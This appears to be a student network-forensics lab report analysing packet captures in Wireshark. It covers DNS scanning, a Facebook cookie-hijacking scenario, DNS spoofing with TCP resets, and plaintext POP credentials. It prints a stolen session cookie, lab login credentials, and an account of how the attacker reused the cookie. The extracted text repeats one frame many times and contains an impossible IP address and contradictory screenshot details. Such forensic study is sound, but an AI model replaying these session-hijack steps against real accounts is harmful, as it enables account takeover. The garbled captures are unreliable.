49307	46039.123566	192.168.1.104	192.168.1.1	DNS	64	Standard query 0x7f9f A www.lanmedia.ft.com
49387	46039.125221	192.168.1.104	192.168.1.1	DNS	68	Standard query 0xcafe A markets.ft.com
49833	46039.120625	192.168.1.104	192.168.1.1	DNS	70	Standard query 0x0d49 A pix04.revsci.net
49832	46039.113634	192.168.1.104	192.168.1.1	DNS	66	Standard query 0x7d60 A stats.ft.com
49829	46039.113634	192.168.1.104	192.168.1.1	DNS	68	Standard query 0x7f9f A www.ubis.com
49812	46038.698143	192.168.1.104	192.168.1.1	DNS	67	Standard query 0x2526 A js.revsci.net
49836	46038.521252	192.168.1.104	192.168.1.1	DNS	69	Standard query 0x0a0e A z2.media.ft.com
49834	46038.521257	192.168.1.104	192.168.1.1	DNS	69	Standard query 0x03c2 A s1.media.ft.com
49812	46037.028657	192.168.1.104	192.168.1.1	DNS	64	Standard query 0x0d50 A static.2cdn.net
49809	46037.028649	192.168.1.104	192.168.1.1	DNS	64	Standard query 0x0d50 A static.2cdn.net
49812	45439.019963	192.168.1.104	192.168.1.1	DNS	64	Standard query 0x5cfc A nbc.ft.com
49808	45439.019963	192.168.1.104	192.168.1.1	DNS	64	Standard query 0x28f8 A announce.ft.com
49806	45439.028023	192.168.1.104	192.168.1.1	DNS	77	Standard query 0x0980 A commerce.uk.reuters.com

192.168.1.103 : src = random

The screenshot shows the NetworkMiner application window. At the top, there's a menu bar with File, Edit, View, Go, Capture, Analyze, Statistics, Telephony, Wireless, Tools, Help, and a search bar containing 'dns'. Below the menu is a toolbar with icons for Stop, Start, Stop All, and a magnifying glass. The main area is divided into several sections:


- Captured Frames:** Shows frame details for frame 88619, including source and destination IP addresses (192.168.1.103), protocol (DNS), length (75 bytes), and hex dump.
- Statistics:** Displays various network statistics such as Packets: 107410, Displayed: 10026 (9.3%), and a timeline graph.
- Telephony:** Shows calls and messages between 192.168.1.103 and 192.168.1.102.
- Wireless:** Shows wireless interface details.
- Tools:** Includes options for Null, Loopback, Internet Protocol Version 4, User Datagram Protocol, and Domain Name System (query).

The bottom status bar shows the current time as 10:41 PM and the date as 27-Apr-22. The taskbar at the very bottom has icons for File Explorer, Task View, Edge browser, File History, Task Scheduler, Task Manager, and File History.

The screenshot shows the NetworkMiner tool interface with three frames highlighted in yellow, all containing DNS queries:

- Frame 65611: 72 bytes on wire (576 bits), 72 bytes captured (576 bits)  
Internet Protocol Version 4, Src: 192.168.1.102, Dst: 192.168.1.1  
User Datagram Protocol, Src Port: 58931, Dst Port: 53  
Domain Name System (query)
- Frame 65611: 72 bytes on wire (576 bits), 72 bytes captured (576 bits)  
Null/Loopback
- Frame 65611: 72 bytes on wire (576 bits), 72 bytes captured (576 bits)  
Internet Protocol Version 4, Src: 192.168.1.102, Dst: 192.168.1.1  
User Datagram Protocol, Src Port: 58931, Dst Port: 53  
Domain Name System (query)

The status bar at the bottom right indicates:  
Packets: 107410 · Displayed: 10028 (3.9%)  
16:41 PM 27-Apr-22



> Frame 93739: 340 bytes on wire (2720 bits), 340 bytes captured (2720 bits)

> Null/Loopback > Internet Protocol Version 4, Src: 192.168.1.185

> User Datagram Protocol, Src Port: 53, Dst Port: 51247

> Domain Name System (response)


"?" was unexpected in this context.

Packets: 107410 - Displayed: 10029 (9.3%)

Profile: Default

10:42 PM

27-Apr-22



> Frame 91875: 123 bytes on wire (984 bits), 123 bytes captured (984 bits)

> Null/Loopback

> Internet Protocol Version 4, Src: 192.168.1.1, Dst: 192.168.1.105

> User Datagram Protocol, Src Port: 53, Dst Port: 62686

> Domain Name System (response)

"?" was unexpected in this context.

Packets: 107410 - Displayed: 10029 (9.3%)

Profile: Default

10:42 PM

27-Apr-22

**172.29.3.7 : src port = random**

Frame 4954: 70 bytes on wire (560 bits), 70 bytes captured (560 bits)

Internet Protocol Version 4, Src: 172.29.3.7, Dst: 32.225.79.289

User Datagram Protocol, Src Port: 25617, Dst Port: 1534

Domain Name System (query)

Wireshark - s-vulnerabilities-dns.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

dns

No.	Time	Source	Destination	Protocol	Length	Info
9578	13:44:41.118831	172.29.3.7	32.225.79.289	DNS	65	77 Standard query 0x366 FTR 62.153.217.205. In->addr.arp
9579	13:44:40.076063	172.29.3.7	32.225.79.289	DNS	65	65 Standard query 0xbefb FTR 62.153.217.205. In->addr.arp
9569	13:44:39.076063	172.29.3.7	32.225.79.289	DNS	65	65 Standard query 0xbefb A scanme.mnp.org
7107	13:44:37.771073	172.29.3.7	32.225.79.289	DNS	73	73 Standard query 0x3cd AAA stepstaplader.stanford.edu
7108	13:44:37.771073	172.29.3.7	32.225.79.289	DNS	71	71 Standard query 0x424f A giga-staplader.stanford.edu
7109	13:44:37.771073	172.29.3.7	32.225.79.289	DNS	64	64 Standard query 0xbefb A ftp.kernel.org
5311	13:26:39.989570	172.29.3.7	32.225.79.289	DNS	64	64 Standard query 0xbefb A www.galois-stanford.edu
4096	13:25:18.233310	172.29.3.7	32.225.79.289	DNS	71	71 Standard query 0x3e79 A aridware.mediaplex.com
4954	13:25:18.183530	172.29.3.7	32.225.79.289	DNS	70	70 Standard query 0x3e79 A aridware.mediaplex.com
4705	13:25:18.173139	172.29.3.7	32.225.79.289	DNS	62	62 Standard query 0xbefb A www.2nd.com
4706	13:25:18.173139	172.29.3.7	32.225.79.289	DNS	62	62 Standard query 0xbefb A www.2nd.com
4752	13:21:17.197242	172.29.3.7	32.225.79.289	DNS	70	70 Standard query 0x3e79 A aridware.mediaplex.com
4711	13:21:09.595195	172.29.3.7	32.225.79.289	DNS	65	65 Standard query 0xbefb A www.1duhttp.net
4637	13:20:39.324738	172.29.3.7	32.225.79.289	DNS	63	63 Standard query 0xbfa3 A www.2mdn.com
4603	13:20:38.761803	172.29.3.7	32.225.79.289	DNS	63	63 Standard query 0xbefb A www.google-analytics.com
4284	13:20:37.561803	172.29.3.7	32.225.79.289	DNS	65	65 Standard query 0xbefb A www.google-analytics.com
4260	13:20:36.621676	172.29.3.7	32.225.79.289	DNS	74	74 Standard query 0x20e A www.google-analytics.com
3231	13:19:41.416264	172.29.3.7	32.225.79.289	DNS	69	69 Standard query 0xbefd A images.slashdot.org
4168	13:19:33.396804	172.29.3.7	32.225.79.289	DNS	71	71 Standard query 0x333 A dsl-livingroom.com
4153	13:19:33.396804	172.29.3.7	32.225.79.289	DNS	68	68 Standard query 0xbefb A www.dsl-livingroom.com
4488	13:19:33.356801	172.29.3.7	32.225.79.289	DNS	68	68 Standard query 0xbefc A doubleclick.net
4137	13:19:32.611111	172.29.3.7	32.225.79.289	DNS	79	79 Standard query 0x334 A www.doubleclick.net
4119	13:19:32.863546	172.29.3.7	32.225.79.289	DNS	65	65 Standard query 0xb095 A genweb.ostg.com
4098	13:18:37.858027	172.29.3.7	32.225.79.289	DNS	65	65 Standard query 0xb095 A genweb.ostg.com
4056	13:18:36.869913	172.29.3.7	32.225.79.289	DNS	62	62 Standard query 0x3131 A slashdot.org
4024	13:18:36.859988	172.29.3.7	32.225.79.289	DNS	66	66 Standard query 0x3136 A www.slashdot.org

Frame 4098: 65 bytes on wire (520 bits), 65 bytes captured (520 bits)  
Null/Loopback  
Internet Protocol Version 4, Src: 172.29.3.7, Dst: 32.225.79.209  
Domain Name System (Query)

/\* \*/ was unexpected in this context.

Packets: 167410 • Displayed: 10029 (9.3%)

Profile: Default

**Scenario 3:**

Cookie of Attacker : 100002297942500

Name of the attack: Cookie/Session Hijacking

Attacker IP Address: 10.0.0.4

Victim User Account: Mondo Cheeze

Domain : www.facebook.com

Victim IP Address: 192.168.121.185

Vulnerability: The vulnerability here is that anyone with the cookie can establish the session and open the id of the victim. Hence, cookies should not be used to verify the user or to save a session.

Authentication should be done every time a user logs in, through password or by otp

Action of Attacker: The attacker had already stolen the cookie of the victim. They then used that cookie to get through the authentication of Facebook. After getting access to the Facebook profile, they opened the victim's inbox copied the secret message that was sent to the colleague Fro Yo and then went to the wall of victim and posted that as status on the wall of victim.

Explanation: I first filtered all the packets by http post requests only by using the command

**http.request.method == POST** Then I found two packets containing "updatestatus" string in the info.

One was from 10.0.0.4 and had the secret message "**Be sure not to tell anyone this! But M.C. is actually lactose- intolerant.**" So, this confirmed that 10.0.0.4 must be the attacker because they posted the secret message. Then I filtered the packets by the \_user cookie of the attacker using the command

**http.cookie\_pair == "c\_user=100002297942500**

and found out that another address 192.168.121.185 was also using the same cookie to communicate. Hence this confirmed that the other address was of the victim and it was the attacker that stole victim's cookie and used it to open his id and bypass id/password authentication.

Wireshark - s3-mysterious-wall-post.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

http.request

No.	Time	Source	Destination	Protocol	Length	Info
1149	4620.924902	192.168.1.104	212.227.96.110	HTTP/X..	1169	POST /rpc.html?e=bl HTTP/1.1
1085	4539.818084	192.168.1.102	87.186.9.29	HTTP/X..	1174	POST /rpc.html?e=bl HTTP/1.1
1074	4538.943884	192.168.1.102	87.186.66.233	HTTP/X..	1176	POST /rpc.html?e=bl HTTP/1.1
1066	4538.580613	192.168.1.102	87.106.13.62	HTTP/X..	1112	POST /rpc.html?e=bl HTTP/1.1
1047	4531.885317	192.168.1.102	87.106.12.47	HTTP/X..	1208	POST /rpc.html?e=bl HTTP/1.1
1037	4530.842969	192.168.1.102	87.106.1.89	HTTP/X..	1166	POST /rpc.html?e=bl HTTP/1.1
1026	4529.950029	192.168.1.102	87.106.1.47	HTTP/X..	1166	POST /rpc.html?e=bl HTTP/1.1
1017	4528.944164	192.168.1.102	212.227.97.133	HTTP/X..	1169	POST /rpc.html?e=bl HTTP/1.1
27475	77264.889484	192.168.1.102	38.103.37.243	HTTP	344	POST /or/d.aspx HTTP/1.1 (application/x-www-form-urlencoded)
18867	53419.280437	192.168.1.102	38.103.37.243	HTTP	343	POST /or/d.aspx HTTP/1.1 (application/x-www-form-urlencoded)
16795	45091.746541	192.168.1.104	38.103.37.243	HTTP	344	POST /or/d.aspx HTTP/1.1 (application/x-www-form-urlencoded)
5933	21873.628937	192.168.121.185	69.63.189.39	HTTP	266	POST /ajax/updatestatus.php?_a=1 HTTP/1.1 (application/x-www-form-urlencoded)
8053	21647.247322	10.0.0.4	66.220.158.25	HTTP	661	POST /ajax/updatestatus.php?_a=1 HTTP/1.1 (application/x-www-form-urlencoded)
8949	21803.497904	192.168.121.185	69.171.224.12	HTTP	1082	POST /ajax/typeahead/record_metrics.php?_a=1 HTTP/1.1 (application/x-www-form-urlencoded)
10471	21933.334149	192.168.121.185	69.171.224.39	HTTP	1430	POST /ajax/typeahead/record_basic_metrics.php?_a=1 HTTP/1.1 (application/x-www-form-urlencoded)
10105	21904.251013	192.168..				
9883	21889.383386	192.168..				
9087	21815.421995	192.168..				
9498	21873.609321	192.168..				
9469	21860.017513	192.168..				
9483	21871.839264	192.168..				
9113	21817.142505	192.168..				
10509	22045.958806	192.168..				
10542	21945.844178	192.168..				
9992	21815.612203	192.168..				
8943	21798.812118	192.168..				
8866	21698.763308	192.168..				
> Frame 8053: 661 bytes on wire (5288 bits), 661 bytes captured (5288 bits)						
> Null/Loopback						
> Internet Protocol Version 4, Src: 10.0.0.4, Dst: 66.220.158.25						
> Transmission Control Protocol, Src Port: 50794, Dst Port: 80, Seq: 92036, Ack: 174137, Len: 605						
[2 Reassembled TCP Segments (2045 bytes): #8052(1440), #8053(605)]						
HyperText Transfer Protocol						
HTML Form URL Encoded: application/x-www-form-urlencoded						
Form item: "post_form_id" = "64e621718f39fbcc6a152ed412b65585"						
Form item: "fb_dtsg" = "7B%Me"						
Form item: "xhpc_composerid" = "u184389_1"						
Form item: "xhpc_targetfid" = "100092334452415"						
Form item: "xhpc_context" = "profile"						
Form item: "xhpc_fbx" = "1"						
Form item: "xhpc_message_text" = "Be sure not to tell anyone this! But M.C. is actually lactose- intolerant."						
Form item: "xhpc_message" = "Be sure not to tell anyone this! But M.C. is actually lactose- intolerant."						
Form item: "nctr[_mod]" = "pagelet_wall"						
Form item: "lsd&post_form_id_source" = "AsyncRequest"						
Frame 8053: 661 bytes on wire (5288 bits), 661 bytes captured (5288 bits)						
> Null/Loopback						
> Internet Protocol Version 4, Src: 10.0.0.4, Dst: 66.220.158.25						
> Transmission Control Protocol, Src Port: 50794, Dst Port: 80, Seq: 92036, Ack: 174137, Len: 605						
[2 Reassembled TCP Segments (2045 bytes): #8052(1440), #8053(605)]						
HyperText Transfer Protocol						
HTML Form URL Encoded: application/x-www-form-urlencoded						
Form item: "post_form_id" = "64e621718f39fbcc6a152ed412b65585"						
Form item: "fb_dtsg" = "7"						
Form item: "xhpc_composer" = "targetid"						
Frame 8053: 661 bytes on wire (5288 bits), 661 bytes captured (5288 bits)						
> Null/Loopback						
> Internet Protocol Version 4, Src: 10.0.0.4, Dst: 66.220.158.25						
> Transmission Control Protocol, Src Port: 50794, Dst Port: 80, Seq: 92036, Ack: 174137, Len: 605						
[2 Reassembled TCP Segments (2045 bytes): #8052(1440), #8053(605)]						
HyperText Transfer Protocol						
HTML Form URL Encoded: application/x-www-form-urlencoded						
Form item: "post_form_id" = "64e621718f39fbcc6a152ed412b65585"						
Form item: "fb_dtsg" = "7"						
Form item: "xhpc_composer" = "targetid"						
Frame 8053: 661 bytes on wire (5288 bits), 661 bytes captured (5288 bits)						
> Null/Loopback						
> Internet Protocol Version 4, Src: 10.0.0.4, Dst: 66.220.158.25						
> Transmission Control Protocol, Src Port: 50794, Dst Port: 80, Seq: 92036, Ack: 174137, Len: 605						
[2 Reassembled TCP Segments (2045 bytes): #8052(1440), #8053(605)]						
HyperText Transfer Protocol						
HTML Form URL Encoded: application/x-www-form-urlencoded						
Form item: "post_form_id" = "64e621718f39fbcc6a152ed412b65585"						
Form item: "fb_dtsg" = "7"						
Form item: "xhpc_composer" = "targetid"						
Frame 8053: 661 bytes on wire (5288 bits), 661 bytes captured (5288 bits)						
> Null/Loopback						
> Internet Protocol Version 4, Src: 10.0.0.4, Dst: 66.220.158.25						
> Transmission Control Protocol, Src Port: 50794, Dst Port: 80, Seq: 92036, Ack: 174137, Len: 605						
[2 Reassembled TCP Segments (2045 bytes): #8052(1440), #8053(605)]						
HyperText Transfer Protocol						
HTML Form URL Encoded: application/x-www-form-urlencoded						
Form item: "post_form_id" = "64e621718f39fbcc6a152ed412b65585"						
Form item: "fb_dtsg" = "7"						
Form item: "xhpc_composer" = "targetid"						
Frame 8053: 661 bytes on wire (5288 bits), 661 bytes captured (5288 bits)						
> Null/Loopback						
> Internet Protocol Version 4, Src: 10.0.0.4, Dst: 66.220.158.25						
> Transmission Control Protocol, Src Port: 50794, Dst Port: 80, Seq: 92036, Ack: 174137, Len: 605						
[2 Reassembled TCP Segments (2045 bytes): #8052(1440), #8053(605)]						
HyperText Transfer Protocol						
HTML Form URL Encoded: application/x-www-form-urlencoded						
Form item: "post_form_id" = "64e621718f39fbcc6a152ed412b65585"						
Form item: "fb_dtsg" = "7"						
Form item: "xhpc_composer" = "targetid"						
Frame 8053: 661 bytes on wire (5288 bits), 661 bytes captured (5288 bits)						
> Null/Loopback						
> Internet Protocol Version 4, Src: 10.0.0.4, Dst: 66.220.158.25						
> Transmission Control Protocol, Src Port: 50794, Dst Port: 80, Seq: 92036, Ack: 174137, Len: 605						
[2 Reassembled TCP Segments (2045 bytes): #8052(1440), #8053(605)]						
HyperText Transfer Protocol						
HTML Form URL Encoded: application/x-www-form-urlencoded						
Form item: "post_form_id" = "64e621718f39fbcc6a152ed412b65585"						
Form item: "fb_dtsg" = "7"						
Form item: "xhpc_composer" = "targetid"						
Frame 8053: 661 bytes on wire (5288 bits), 661 bytes captured (5288 bits)						
> Null/Loopback						
> Internet Protocol Version 4, Src: 10.0.0.4, Dst: 66.220.158.25						
> Transmission Control Protocol, Src Port: 50794, Dst Port: 80, Seq: 92036, Ack: 174137, Len: 605						
[2 Reassembled TCP Segments (2045 bytes): #8052(1440), #8053(605)]						
HyperText Transfer Protocol						
HTML Form URL Encoded: application/x-www-form-urlencoded						
Form item: "post_form_id" = "64e621718f39fbcc6a152ed412b65585"						
Form item: "fb_dtsg" = "7"						
Form item: "xhpc_composer" = "targetid"						
Frame 8053: 661 bytes on wire (5288 bits), 661 bytes captured (5288 bits)						
> Null/Loopback						
> Internet Protocol Version 4, Src: 10.0.0.4, Dst: 66.220.158.25						
> Transmission Control Protocol, Src Port: 50794, Dst Port: 80, Seq: 92036, Ack: 174137, Len: 605						
[2 Reassembled TCP Segments (2045 bytes): #8052(1440), #8053(605)]						
HyperText Transfer Protocol						
HTML Form URL Encoded: application/x-www-form-urlencoded						
Form item: "post_form_id" = "64e621718f39fbcc6a152ed412b65585"						
Form item: "fb_dtsg" = "7"						
Form item: "xhpc_composer" = "targetid"						
Frame 8053: 661 bytes on wire (5288 bits), 661 bytes captured (5288 bits)						
> Null/Loopback						
> Internet Protocol Version 4, Src: 10.0.0.4, Dst: 66.220.158.25						
> Transmission Control Protocol, Src Port: 50794, Dst Port: 80, Seq: 92036, Ack: 174137, Len: 605						
[2 Reassembled TCP Segments (2045 bytes): #8052(1440), #8053(605)]						
HyperText Transfer Protocol						
HTML Form URL Encoded: application/x-www-form-urlencoded						
Form item: "post_form_id" = "64e621718f39fbcc6a152ed412b65585"						
Form item: "fb_dtsg" = "7"						
Form item: "xhpc_composer" = "targetid"						
Frame 8053: 661 bytes on wire (5288 bits), 661 bytes captured (5288 bits)						
> Null/Loopback						
> Internet Protocol Version 4, Src: 10.0.0.4, Dst: 66.220.158.25						
> Transmission Control Protocol, Src Port: 50794, Dst Port: 80, Seq: 92036, Ack: 174137, Len: 605						
[2 Reassembled TCP Segments (2045 bytes): #8052(1440), #8053(605)]						
HyperText Transfer Protocol						
HTML Form URL Encoded: application/x-www-form-urlencoded						
Form item: "post_form_id" = "64e621718f39fbcc6a152ed412b65585"						
Form item: "fb_dtsg" = "7"						
Form item: "xhpc_composer" = "targetid"						
Frame 8053: 661 bytes on wire (5288 bits), 661 bytes captured (5288 bits)						
> Null/Loopback						
> Internet Protocol Version 4, Src: 10.0.0.4, Dst: 66.220.158.25						
> Transmission Control Protocol, Src Port: 50794, Dst Port: 80, Seq: 92036, Ack: 174137, Len: 605						
[2 Reassembled TCP Segments (2045 bytes): #8052(1440), #8053(605)]						
HyperText Transfer Protocol						
HTML Form URL Encoded: application/x-www-form-urlencoded						
Form item: "post_form_id" = "64e621718f39fbcc6a152ed412b65585"						
Form item: "fb_dtsg" = "7"						
Form item: "xhpc_composer" = "targetid"						
Frame 8053: 661 bytes on wire (5288 bits), 661 bytes captured (5288 bits)						
> Null/Loopback						
> Internet Protocol Version 4, Src: 10.0.0.4, Dst: 66.220.158.25						
> Transmission Control Protocol, Src Port: 50794, Dst Port: 80, Seq: 92036, Ack: 174137, Len: 605						
[2 Reassembled TCP Segments (2045 bytes): #8052(1440), #8053(605)]						
HyperText Transfer Protocol						
HTML Form URL Encoded: application/x-www-form-urlencoded						
Form item: "post_form_id" = "64e621718f39fbcc6a152ed412b65585"						
Form item: "fb_dtsg" = "7"						
Form item: "xhpc_composer" = "targetid"						
Frame 8053: 661 bytes on wire (5288 bits), 661 bytes captured (5288 bits)						
> Null/Loopback						
> Internet Protocol Version 4, Src: 10.0.0.4, Dst: 66.220.158.25						
> Transmission Control Protocol, Src Port: 50794, Dst Port: 80, Seq: 92036, Ack: 174137, Len: 605						
[2 Reassembled TCP Segments (2045 bytes): #8052(1440), #8053(605)]						
HyperText Transfer Protocol						
HTML Form URL Encoded: application/x-www-form-urlencoded						
Form item: "post_form_id" = "64e621718f39fbcc6a152ed412b65585"						
Form item: "fb_dtsg" = "7"						
Form item: "xhpc_composer" = "targetid"						
Frame 8053: 661 bytes on wire (5288 bits), 661 bytes captured (5288 bits)						
> Null/Loopback						
> Internet Protocol Version 4, Src: 10.0.0.4, Dst: 66.220.158.25						
> Transmission Control Protocol, Src Port: 50794, Dst Port: 80, Seq: 92036, Ack: 174137, Len: 605						
[2 Reassembled TCP Segments (2045 bytes): #8052(1440), #8053(605)]						
HyperText Transfer Protocol						
HTML Form URL Encoded: application/x-www-form-urlencoded						
Form item: "post_form_id" = "64e621718f39fbcc6a152ed412b65585"						
Form item: "fb_dtsg" = "7"						
Form item						

192.168.121.148

192.168.121.150

192.168.121.149

192.168.121.147

**First message sent at 4540.121010**

**Last message sent at 6762.978601**

**Down time = 6762.978601 - 4540.121010 = 2222.857591/60 = 37.0476 minutes**

**Action :** It seems that the attacker used DNS spoofing, when the victim tried to make a DNS query for youtube, they were given a set of fake ip addresses in response. Hence, when the victim tried to establish tcp connection with these fake ip addresses, the fake ip addresses sent back a tcp reset packet causing the connection to fail everytime the victim tried.


**Vulnerability:** Vulnerability is that the victim can drop connection with any of the website if the corresponding tcp reset packet is sent to it which is a dangerous thing because this shows that hacker can block not only youtube but all other websites as well for a victim. Hence, the victim should not directly accept the packets from unreliable sources.

**Explanation:** At first I filtered the packets by dns response and hostname = [www.youtube.com](http://www.youtube.com) by using the command **frame[44:21] == 03:77:77:77:07:79:6f:75:74:75:62:65:03:63:6f:6d:00:00:01:00:01 and dns.flags.response == 1** Then I opened the queries and saw that in the answer section, there were some IP addresses provided with which the victim can connect to in order to connect to youtube. I noticed there was a pattern that all the IP addresses started from 74.125.@@.@@

Hence, I filtered the packets by ip.src == 74.125.0.0/16 and also put another filter where the reset flag was on. I used the command **tcp.flags.reset == 1 and ip.src == 74.125.0.0/16**

I found out that the reset packets were being sent to only 4 distinct ip addresses which were basically the victims.

I then sorted the packets with respect to time and calculate the down time from it.



## Scenario 5:

1) Username : [cs155@dummymail.com](mailto:cs155@dummymail.com)

Password : whitehat

2) 5 emails

3) Email 1:

**From:** [cs155@dummymail.com](mailto:cs155@dummymail.com)

**To:** [cs155@dummymail.com](mailto:cs155@dummymail.com)

**Subject:** foobar

**Date:** Fri, 23 Apr 2010 08:20:52 –0700

Email 2:

**From:** hariny <[harinym@stanford.edu](mailto:harinym@stanford.edu)>

**To:** [cs155@dummymail.com](mailto:cs155@dummymail.com)

**Subject:** wassup

**Date:** Fri, 23 Apr 2010 08:21:50 -0700

Email 3:

**From:** hariny <[harinym@stanford.edu](mailto:harinym@stanford.edu)>

**To:** [cs155@dummymail.com](mailto:cs155@dummymail.com)

**Subject:** geology rocks!

**Date:** Fri, 23 Apr 2010 08:22:28 -0700

Email 4:

**From:** joe <[cs155@dummymail.com](mailto:cs155@dummymail.com)>

**To:** [cs155@dummymail.com](mailto:cs155@dummymail.com)

**Subject:** can you see this subject?

**Date:** Fri, 23 Apr 2010 08:23:25 -0700

Email 5:

**From:** hariny <[harinym@stanford.edu](mailto:harinym@stanford.edu)>

**To:** [cs155@dummymail.com](mailto:cs155@dummymail.com)

**Subject:** test message

**Date:** Fri, 23 Apr 2010 10:25:00 -0700

**Explanation:** I first filtered the packets by pop. Then I noticed the username and password from the info of the packets. Then there was a packet with +ok 5 messages telling that there are 5 messages.

Then I opened each of the +ok ... octet packet and got the content of the email containing the from, to, date and subject of the email.

